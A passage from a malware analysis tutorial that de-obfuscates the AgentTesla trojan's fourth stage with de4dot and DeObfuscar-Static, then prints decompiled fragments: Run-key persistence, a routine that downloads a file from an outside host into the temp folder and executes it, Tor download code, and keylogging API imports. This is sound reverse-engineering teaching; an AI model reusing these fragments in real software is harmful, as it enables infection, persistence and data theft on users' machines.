C:\MAS_4>C:\TOOLS\de4dot\de4dot.exe -f stage_4_final_fixed.bin -o stage_4_decrypted.bin

de4dot v3.1.41592.3405

Detected Unknown Obfuscator (C:\MAS_4\stage_4_final_fixed.bin)
Cleaning C:\MAS_4\stage_4_final_fixed.bin
Renaming all obfuscated symbols
Saving C:\MAS_4\stage_4_decrypted.bin
```

[Figure 80] De-obfuscating possible symbols with de4dot

After using **de4do**t, we can open it on **dnSpy** and, though we see **it has renamed some classes and so on, strings weren't decrypted yet**, as shown below:

```
namespace A
{
    // Token: 0x02000008 RID: 8
    [StandardModule]
    internal sealed class C
    {
        // Token: 0x06000012 RID: 18 RVA: 0x00004DD8 File Offset: 0x00002FD8
        public static void A()
        {
            d.A.a();
            global::A.C.A.A();
            global::A.C.a.A();
        }

        // Token: 0x02000009 RID: 9
        public class A
        {
            // Token: 0x06000015 RID: 21 RVA: 0x0000B5F8 File Offset: 0x000097F8
            public static void A()
            {
                global::A.C.A.c = global::A.C.C.A();
                global::A.C.A.C = Assembly.GetExecutingAssembly().Location;
                global::A.C.A.b = Environment.GetEnvironmentVariable(Class0.aw()) + Class0.aX();
                global::A.C.A.E = SystemInformation.UserName + Class0.ax() + SystemInformation.ComputerName;
                if (global::A.C.A.F)
                {
                    global::A.C.A.f = global::A.d.A.A();
                }
            }

            // Token: 0x04000006 RID: 6
            public static E.A A = default(E.A);
```

[Figure 81] Stage 4 after de-obfuscated by de4dot

To decrypt strings we have two possible paths: we can use **another de-obfuscator tool** or try to do it using other available options from **de4dot**. A **working de-obfuscator** for **Obfuscar** is https://github.com/DarkObb/DeObfuscar-Static.

To use, reader should clone and compile it using **Visual Studio 2019** or **Visual Studio 2022**, and building the solution is clean and direct:

```
Output
Show output from: Build
Rebuild started...
1>------ Rebuild All started: Project: DeObfuscar, Configuration: Debug Any CPU ------
1>  DeObfuscar -> C:\github\DeObfuscar-Static\DeObfuscar\bin\Debug\DeObfuscar.exe
========== Rebuild All: 1 succeeded, 0 failed, 0 skipped ==========
```

[Figure 82] Building DeObfuscar-Static using Visual Studio 2019/2022

Its usage is very simple and produces immediate results:

```
C:\TOOLS\DeObfuscar-Static\DeObfuscar\bin\Debug>DeObfuscar.exe stage_4_decrypted.exe
Saving methods...
saving module!
Saved!
```

[Figure 83] De-obfuscating the fourth stage (already cleaned by de4dot) with DeObfuscar-Static

Opening **stage_4_decrypted-Dec.exe** on **dnSpy**, we have:

```
namespace A
{
    // Token: 0x02000008 RID: 8
    [StandardModule]
    internal sealed class C
    {
        // Token: 0x06000012 RID: 18 RVA: 0x00004DD8 File Offset: 0x000031D8
        public static void A()
        {
            d.A.a();
            global::A.C.A.A();
            global::A.C.a.A();
        }

        // Token: 0x02000009 RID: 9
        public class A
        {
            // Token: 0x06000015 RID: 21 RVA: 0x0000B5F8 File Offset: 0x000099F8
            public static void A()
            {
                global::A.C.A.c = global::A.C.C.A();
                global::A.C.A.C = Assembly.GetExecutingAssembly().Location;
                global::A.C.A.b = Environment.GetEnvironmentVariable("%startupfolder%") + "\\%insfolder%\\%insname%";
                global::A.C.A.E = SystemInformation.UserName + "/" + SystemInformation.ComputerName;
                if (global::A.C.A.F)
                {
                    global::A.C.A.f = global::A.d.A.A();
                }
            }

            // Token: 0x04000006 RID: 6
            public static E.A A = default(E.A);
```

[Figure 84] De-obfuscated strings by DeObfuscar-Static

That's perfect! Now we're able to see strings where previously we saw **<class>.<method>**, so we can analyze this fourth stage without further problems.

Readers could ask about reasons of namespaces, classes and method haven't been recovered neither using **de4dot** nor **DeObfuscar-Static tool**. The cause is that, during the obfuscation process, all information about names of namespace, classes, methods, and so on, were lost. However, it isn't an issue for us because everything else is present within the sample. Additionally, the whole **<PrivateImplementationDetails>{A78A1E33-EFB4-4B39-84DB-A2C18EC95E34}** namespace could be deleted without any problem because the malware won't need it anymore, but it's a personal decision.

Another approach would be use the own **de4dot** to de-obfuscate strings from this sample, but using non-conventional options that usually works very well for several unknown obfuscators.

To understand what will do here, return to **Figure 78** and pay attention to the following:

- **4AE7E02E-291A-4676-9641-A6E499CD2831.aw()**

From this instruction, we have:

- **4AE7E02E-291A-4676-9641-A6E499CD2831 ➔ class**
- **aw() ➔ method**

Therefore, as we mentioned previously, this class contains all methods used to decrypt scripts and**, if we can dynamic use them, so decrypting strings issue is solved**. Checking the method above, we have:

```
// Token: 0x06000257 RID: 599 RVA: 0x00005B0D File Offset: 0x00003D0D
public static string av()
{
    return Class0.string_0[95] ?? Class0.smethod_0(95, 1729, 4);
}

// Token: 0x06000258 RID: 600 RVA: 0x00005B28 File Offset: 0x00003D28
public static string aW()
{
    return Class0.string_0[96] ?? Class0.smethod_0(96, 1733, 4);
}

// Token: 0x06000259 RID: 601 RVA: 0x00005B43 File Offset: 0x00003D43
public static string aw()
{
    return Class0.string_0[97] ?? Class0.smethod_0(97, 1737, 15);
}

// Token: 0x0600025A RID: 602 RVA: 0x00005B5F File Offset: 0x00003D5F
public static string aX()
{
    return Class0.string_0[98] ?? Class0.smethod_0(98, 1752, 22);
}

// Token: 0x0600025B RID: 603 RVA: 0x00005B7B File Offset: 0x00003D7B
public static string ax()
{
    return Class0.string_0[99] ?? Class0.smethod_0(99, 1774, 1);
}

// Token: 0x0600025C RID: 604 RVA: 0x00005B96 File Offset: 0x00003D96
public static string aY()
{
    return Class0.string_0[100] ?? Class0.smethod_0(100, 1775, 17);
}
```

[Figure 85] String decrypting methods

There're many decrypting methods and the most important part for us are their respective tokens, where the first one is **0x060001F8** and the last one is **0x060004F6** (please, check the code).

The **de4dot options** we are looking for are reported in its help:

- **--strtyp TYPE   String decrypter type**
- **--strtok METHOD String decrypter method token or [type::][name][(args,...)]**

In few words, **de4dot** provides us with options to dynamically call all decrypting methods by referring to their respective tokens. Thus, the syntax to decrypt all strings is:

- **de4dot --strtyp delegate –strtok <method token> –strtok <method token> --strtok…**

The only issue is that **there're too many tokens (and methods associated)** because, as we mentioned previously, there're **767 strings** and, of course, the command line will be very long, but we can manage it.

Using **Python + Jupyter Notebook**, I wrote few line of code to generate our command line:

```
### The required syntax to de4dot is:

# de4dot --strtyp delegate --strtok <method token>  --strtok <method token> --strtok…

# First token: 0x060001F8
# Last token: 0x060004F6
```

```python
print("The command line to use for decrypting strings is:\n")
print("de4dot stage_4_final_fixed.bin --strtyp delegate", end=' ')

for token in range(0x060001F8,0x060004F6 + 1):
    print("--strtok " + hex(token).replace("0x","").upper(), end=' ')
```

```
The command line to use for decrypting strings is:

de4dot stage_4_final_fixed.bin --strtyp delegate --strtok 60001F8 --strtok 60001F9 --strtok 60001FA --strtok 60001FB --strtok
60001FC --strtok 60001FD --strtok 60001FE --strtok 60001FF --strtok 6000200 --strtok 6000201 --strtok 6000202 --strtok 600020
3 --strtok 6000204 --strtok 6000205 --strtok 6000206 --strtok 6000207 --strtok 6000208 --strtok 6000209 --strtok 600020A --st
rtok 600020B --strtok 600020C --strtok 600020D --strtok 600020E --strtok 600020F --strtok 6000210 --strtok 6000211 --strtok 6
000212 --strtok 6000213 --strtok 6000214 --strtok 6000215 --strtok 6000216 --strtok 6000217 --strtok 6000218 --strtok 6000219
--strtok 600021A --strtok 600021B --strtok 600021C --strtok 600021D --strtok 600021E --strtok 600021F --strtok 6000220 --strt
ok 6000221 --strtok 6000222 --strtok 6000223 --strtok 6000224 --strtok 6000225 --strtok 6000226 --strtok 6000227 --strtok 600
0228 --strtok 6000229 --strtok 600022A --strtok 600022B --strtok 600022C --strtok 600022D --strtok 600022E --strtok 600022F -
-strtok 6000230 --strtok 6000231 --strtok 6000232 --strtok 6000233 --strtok 6000234 --strtok 6000235 --strtok 6000236 --strto
k 6000237 --strtok 6000238 --strtok 6000239 --strtok 600023A --strtok 600023B --strtok 600023C --strtok 600023D --strtok 6000
23E --strtok 600023F --strtok 6000240 --strtok 6000241 --strtok 6000242 --strtok 6000243 --strtok 6000244 --strtok 6000245 --
strtok 6000246 --strtok 6000247 --strtok 6000248 --strtok 6000249 --strtok 600024A --strtok 600024B --strtok 600024C --strtok
600024D --strtok 600024E --strtok 600024F --strtok 6000250 --strtok 6000251 --strtok 6000252 --strtok 6000253 --strtok 600025
4 --strtok 6000255 --strtok 6000256 --strtok 6000257 --strtok 6000258 --strtok 6000259 --strtok 600025A --strtok 600025B --st
rtok 600025C --strtok 600025D --strtok 600025E --strtok 600025F --strtok 6000260 --strtok 6000261 --strtok 6000262 --strtok 6
000263 --strtok 6000264 --strtok 6000265 --strtok 6000266 --strtok 6000267 --strtok 6000268 --strtok 6000269 --strtok 600026A
--strtok 600026B --strtok 600026C --strtok 600026D --strtok 600026E --strtok 600026F --strtok 6000270 --strtok 6000271 --strt
ok 6000272 --strtok 6000273 --strtok 6000274 --strtok 6000275 --strtok 6000276 --strtok 6000277 --strtok 6000278 --strtok 600
0279 --strtok 600027A --strtok 600027B --strtok 600027C --strtok 600027D --strtok 600027E --strtok 600027F --strtok 6000280 -
-strtok 6000281 --strtok 6000282 --strtok 6000283 --strtok 6000284 --strtok 6000285 --strtok 6000286 --strtok 6000287 --strto
k 6000288 --strtok 6000289 --strtok 600028A --strtok 600028B --strtok 600028C --strtok 600028D --strtok 600028E --strtok 6000
28F --strtok 6000290 --strtok 6000291 --strtok 6000292 --strtok 6000293 --strtok 6000294 --strtok 6000295 --strtok 6000296 --
strtok 6000297 --strtok 6000298 --strtok 6000299 --strtok 600029A --strtok 600029B --strtok 600029C --strtok 600029D --strtok
600029E --strtok 600029F --strtok 60002A0 --strtok 60002A1 --strtok 60002A2 --strtok 60002A3 --strtok 60002A4 --strtok 60002A
5 --strtok 60002A6 --strtok 60002A7 --strtok 60002A8 --strtok 60002A9 --strtok 60002AA --strtok 60002AB --strtok 60002AC --st
rtok 60002AD --strtok 60002AE --strtok 60002AF --strtok 60002B0 --strtok 60002B1 --strtok 60002B2 --strtok 60002B3 --strtok 6
0002B4 --strtok 60002B5 --strtok 60002B6 --strtok 60002B7 --strtok 60002B8 --strtok 60002B9 --strtok 60002BA --strtok 60002BB
--strtok 60002BC --strtok 60002BD --strtok 60002BE --strtok 60002BF --strtok 60002C0 --strtok 60002C1 --strtok 60002C2 --strt
```

[Figure 86] Script to generate command line for decrypting strings

As readers are able to see, the script only puts several parts of the necessary command together and generates an output including all required tokens and options. As the Python **range( ) function** excludes the last element, so I added one to include it. You should copy the whole command to a PowerShell terminal and execute it there as shown below (I'm sorry for the dark background, please):

```
PS C:\Users\Administrator\Desktop\MAS\MAS_4\stage_4 > de4dot stage_4_final_fixed.bin --strtyp delegate --strtok 60001F8 --strtok 600
01F9 --strtok 60001FA --strtok 60001FB --strtok 60001FC --strtok 60001FD --strtok 60001FE --strtok 60001FF --strtok 6000200 --strtok
 6000201 --strtok 6000202 --strtok 6000203 --strtok 6000204 --strtok 6000205 --strtok 6000206 --strtok 6000207 --strtok 6000208 --st
rtok 6000209 --strtok 600020A --strtok 600020B --strtok 600020C --strtok 600020D --strtok 600020E --strtok 600020F --strtok 6000210
--strtok 6000211 --strtok 6000212 --strtok 6000213 --strtok 6000214 --strtok 6000215 --strtok 6000216 --strtok 6000217 --strtok 6000
218 --strtok 6000219 --strtok 600021A --strtok 600021B --strtok 600021C --strtok 600021D --strtok 600021E --strtok 600021F --strtok
6000220 --strtok 6000221 --strtok 6000222 --strtok 6000223 --strtok 6000224 --strtok 6000225 --strtok 6000226 --strtok 6000227 --str
tok 6000228 --strtok 6000229 --strtok 600022A --strtok 600022B --strtok 600022C --strtok 600022D --strtok 600022E --strtok 600022F -
-strtok 6000230 --strtok 6000231 --strtok 6000232 --strtok 6000233 --strtok 6000234 --strtok 6000235 --strtok 6000236 --strtok 60002
37 --strtok 6000238 --strtok 6000239 --strtok 600023A --strtok 600023B --strtok 600023C --strtok 600023D --strtok 600023E --strtok 6
00023F --strtok 6000240 --strtok 6000241 --strtok 6000242 --strtok 6000243 --strtok 6000244 --strtok 6000245 --strtok 6000246 --strt
ok 6000247 --strtok 6000248 --strtok 6000249 --strtok 600024A --strtok 600024B --strtok 600024C --strtok 600024D --strtok 600024E --
strtok 600024F --strtok 6000250 --strtok 6000251 --strtok 6000252 --strtok 6000253 --strtok 6000254 --strtok 6000255 --strtok 600025
6 --strtok 6000257 --strtok 6000258 --strtok 6000259 --strtok 600025A --strtok 600025B --strtok 600025C --strtok 600025D --strtok 60
0025E --strtok 600025F --strtok 6000260 --strtok 6000261 --strtok 6000262 --strtok 6000263 --strtok 6000264 --strtok 6000265 --strto
k 6000266 --strtok 6000267 --strtok 6000268 --strtok 6000269 --strtok 600026A --strtok 600026B --strtok 600026C --strtok 600026D --s
trtok 600026E --strtok 600026F --strtok 6000270 --strtok 6000271 --strtok 6000272 --strtok 6000273 --strtok 6000274 --strtok 6000275
 --strtok 6000276 --strtok 6000277 --strtok 6000278 --strtok 6000279 --strtok 600027A --strtok 600027B --strtok 600027C --strtok 600
027D --strtok 600027E --strtok 600027F --strtok 6000280 --strtok 6000281 --strtok 6000282 --strtok 6000283 --strtok 6000284 --strtok
 6000285 --strtok 6000286 --strtok 6000287 --strtok 6000288 --strtok 6000289 --strtok 600028A --strtok 600028B --strtok 600028C --st
rtok 600028D --strtok 600028E --strtok 600028F --strtok 6000290 --strtok 6000291 --strtok 6000292 --strtok 6000293 --strtok 6000294
--strtok 6000295 --strtok 6000296 --strtok 6000297 --strtok 6000298 --strtok 6000299 --strtok 600029A --strtok 600029B --strtok 6000
29C --strtok 600029D --strtok 600029E --strtok 600029F --strtok 60002A0 --strtok 60002A1 --strtok 60002A2 --strtok 60002A3 --strtok
60002A4 --strtok 60002A5 --strtok 60002A6 --strtok 60002A7 --strtok 60002A8 --strtok 60002A9 --strtok 60002AA --strtok 60002AB --str
tok 60002AC --strtok 60002AD --strtok 60002AE --strtok 60002AF --strtok 60002B0 --strtok 60002B1 --strtok 60002B2 --strtok 60002B3 -
```

```
de4dot v3.1.41592.3405 Copyright (C) 2011-2015 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot

Detected Unknown Obfuscator (C:\Users\Administrator\Desktop\MAS\MAS_4\stage_4\stage_4_final_fixed.bin)
Cleaning C:\Users\Administrator\Desktop\MAS\MAS_4\stage_4\stage_4_final_fixed.bin
Renaming all obfuscated symbols
Saving C:\Users\Administrator\Desktop\MAS\MAS_4\stage_4\stage_4_final_fixed-cleaned.bin
```

[Figure 87] Customize de4dot command line on PowerShell

Finally, open it on **dnSpy**:

```
namespace A
{
    // Token: 0x02000008 RID: 8
    [StandardModule]
    internal sealed class C
    {
        // Token: 0x06000012 RID: 18 RVA: 0x00004DD8 File Offset: 0x00002FD8
        public static void A()
        {
            d.A.a();
            global::A.C.A.A();
            global::A.C.a.A();
        }

        // Token: 0x02000009 RID: 9
        public class A
        {
            // Token: 0x06000015 RID: 21 RVA: 0x0000B5F8 File Offset: 0x000097F8
            public static void A()
            {
                global::A.C.A.c = global::A.C.C.A();
                global::A.C.A.C = Assembly.GetExecutingAssembly().Location;
                global::A.C.A.b = Environment.GetEnvironmentVariable("%startupfolder%") + "\\%
                  insfolder%\\%insname%";
                global::A.C.A.E = SystemInformation.UserName + "/" + SystemInformation.ComputerName;
                if (global::A.C.A.F)
                {
                    global::A.C.A.f = global::A.d.A.A();
```


[Figure 88] Stage 4 with decrypted strings through de4dot

It has worked perfectly, again. There're some comments that, eventually, could be useful here:

- Remember that **de4dot** is able to run Windows and Linux (**apt install de4dot**) and you could test the command on these systems.
- Usually I prefer run commands and tools for .NET in **recent version of Windows (10 or 11)** to avoid encountering any unexpected surprise. Once again, it's a matter of personal preference.
- It's recommended to compile **your own version of de4dot** because, usually, it will include updated components.
- Prefer using **PowerShell window** because its editing capabilities are much better than **Command Prompt**.
- If you have any problem while using **de4dot** to run the produced long command then you should try a newer version of Windows system using your own compiled version.

From this point onward, finally there isn't further obfuscation in the binary and it's only a task of reading code, analyzing APIs and structures, though you'll find some encrypted data yet. I'm going to leave only three pieces of code here, but readers really must parse several methods (there're a lot of them) to learn all capabilities offered by **AgentTesla malware**.

One of the possible approaches, mainly while analyzing obfuscated codes, would be to examine the **Table Streams** to locate interesting functions, mainly native APIs, which provides an idea of some characteristics of the malware. Of course, there're other tables, but **ImplMap table** might help you here:



RID	Token	Offset	MappingFlags	MemberForward	ImportName	ImportScope	Info
1	0x1C000001	0x0002E6E4	0x306	0x95	0x246B	1	SetWindowsHookEx
2	0x1C000002	0x0002E6EC	0x306	0x97	0x249A	1	CallNextHookEx
3	0x1C000003	0x0002E6F4	0x306	0x99	0x24B2	1	UnhookWindowsHookEx
4	0x1C000004	0x0002E6FC	0x146	0xC9	0x252F	2	SetClipboardViewer
5	0x1C000005	0x0002E704	0x146	0xCB	0x2549	2	ChangeClipboardChain
6	0x1C000006	0x0002E70C	0x146	0xCD	0x255E	2	SendMessage
7	0x1C000007	0x0002E714	0x100	0x151	0x25C8	3	GetForegroundWindow
8	0x1C000008	0x0002E71C	0x100	0x153	0x25E7	3	GetWindowText
9	0x1C000009	0x0002E724	0x146	0x155	0x2605	3	GetWindowTextLength
10	0x1C00000A	0x0002E72C	0x100	0x157	0x2619	3	GetKeyboardState
11	0x1C00000B	0x0002E734	0x100	0x159	0x262A	3	MapVirtualKey
12	0x1C00000C	0x0002E73C	0x100	0x15B	0x263F	4	EnumProcessModules
13	0x1C00000D	0x0002E744	0x100	0x15D	0x2663	4	GetModuleFileNameEx
14	0x1C00000E	0x0002E74C	0x143	0x15F	0x2677	3	GetWindowThreadProcessId
15	0x1C00000F	0x0002E754	0x143	0x161	0x2690	2	GetKeyboardLayout
16	0x1C000010	0x0002E75C	0x143	0x163	0x26A2	2	ToUnicodeEx
17	0x1C000011	0x0002E764	0x146	0x165	0x26AE	5	GetPrivateProfileString
18	0x1C000012	0x0002E76C	0x143	0x167	0x26CF	5	GetVolumeInformationA
19	0x1C000013	0x0002E774	0x143	0x169	0x26F7	5	GetModuleFileNameA
20	0x1C000014	0x0002E77C	0x143	0x16B	0x270A	5	MoveFileExW
21	0x1C000015	0x0002E784	0x144	0x16D	0x2716	5	DeleteFile
22	0x1C000016	0x0002E78C	0x100	0x16F	0x2721	3	GetLastInputInfo

[Figure 89] ImplMap table

As reader can verify, there're well known APIs which are used in native malwares such as **SetWindowsHookEx, CallNextHookEx, UnhookWindowsHookEx, GetKeyboardState, GetKeyboardLayout, EnumProcessModules, SetClipboardViewer** and so on.

It doesn't mean that only these **42 APIs** from **ImplMap** table are important, but maybe they could help you providing a starting point. You could use **CTRL+F** and search for them in each class of this stage.

You should always the notation on **dnSpy: <namespace>.<class>.<subclass>.method( )**, though in many cases there isn't any subclass.

```
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true);
registryKey.SetValue("%insregname%", global::A.C.A.b);
RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved\\Run", true);
if (registryKey2 != null)
```

[Figure 90] Establishing persistence

```
// Token: 0x0600001B RID: 27 RVA: 0x0000B888 File Offset: 0x00009A88
private static void a()
{
    if (global::A.C.A.g)
    {
        try
        {
            d.A.A("http://sxQscZ.com", Path.GetTempPath() + "\\kcv");
            Process.Start(Path.GetTempPath() + "\\kcv");
        }
        catch (Exception ex)
        {
        }
    }
}
```

[Figure 91] Contacting an external website to upload information and/or download tools


```
private string b()
{
    string result = "https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip";
    try
    {
        string text = "https://www.theonionrouter.com/dist.torproject.org/torbrowser/";
        string pattern = "<a.+?href\\s*=\\s*([\"'])(?<href>.+?)\\1[^>]*>";
        Regex regex = new Regex(pattern, RegexOptions.None);
        string str = "";
        int num = 0;
        string input = "";
        using (WebClient webClient = new WebClient())
        {
            input = webClient.DownloadString(text);
        }
        try
```

[Figure 92] Downloading TorBrowser

Sincerely, I could comment dozens of lines and piece of code here because this trojan contains a wide range of capabilities spread over dozens of methods, but I don't think it's necessary and it would be a bit out of the context. As readers could notice, several clues came up using only three figures and exposed that the malware uses Tor, contacts an external website to post information and eventually downloads tools, and of course, uses classical persistence mechanisms.

Finally, a question remains: can we use **IDA Pro**, which it's used for analyzing native binaries, shellcodes, raw files and UEFI firmware, to analyze a .NET (managed) malicious code? Of course, we can.

IDA Pro doesn't show the high-level representation of the binary, but its **IL (Intermediate Language)** interpretation, which already helped me understanding what was happening in the code over many situations and, additionally, it has the well-known graph representation that makes easier to navigate through the MSIL code:



[Figure 93] IDA Pro: view of the final .NET payload (AgentTesla)

Initially, you could think it wouldn't be appropriate using IDA Pro to analyze managed code (.NET code) because MSIL representation doesn't seems too easy, but I've used it in many cases:

- To understand eventual **obfuscation tricks.**
- To quickly find all called **natived APIs**.
- To figure out the **sequence of called functions** using the **graph mode**.

Additionally, I have used IDA Pro to **analyze final payloads** and **get quick directions of executed actions by observing the function list, following code through the graph-mode** and, as we've used in **dnSpy**, performing text searches through **ALT+T** and **CTRL+T**. If you don't know about **MSIL** then, once again, I recommend you reading my slides from **DEF CON USA 2019**.

At the end of day, it's a personal choice using tools and different approaches to analyze .NET malware samples, but it's always recommended to use any available tool that to make things clearer and faster.

8. Conclusion

As I already mentioned previously, there're dozens (or hundreds) of methods and functions to be analyzed, which certainly would take many additional pages. We could, for example, have tracked a more complete malware profile by:

- **searching for other mechanisms of persistence**
- **collecting information from system**
- **studying hooks and keyloggers**
- **analyzing all network communications**

My goal keep being to offer a review of malware analysis and, if it's possible, helping reverse engineers to learn something new, providing a guideline to follow and search for something when it's necessary.

I could have chosen a more complex malware sample, but it wasn't not the idea. The general context is to explain key concepts, strategies, techniques and approaches used during malware analysis of different threats and, in this scenario, proposing hard examples wouldn't help anyone and it would be useless, in my opinion.

This article certainly will have typos and errors, but it isn't big deal. Soon I find them, I'll release a new revision of this document.

9. Acknowledgments

I'd like to publicly thank **Ilfak Guilfanov (@ilfak)** and **Hex-Rays (@HexRaysSA)** for supporting this project by providing me with a personal license of the IDA Pro.

Although I haven't used **IDA Pro** in this specific article, it doesn't change anything because without having the support from **Ilfak** and **HexRays** certainly I wouldn't be able to write this series of articles.

As I promised him, I will keep writing this series of articles in the next months and years. Certainly, my gratitude for his help is endless.

Once again: **thank you for everything, Ilfak.**

Just in case you want to keep in touch:

- **Twitter: @ale_sp_brazil**
- **Blog:** https://exploitreversing.com

Keep reversing and I see you at next time!

Alexandre Borges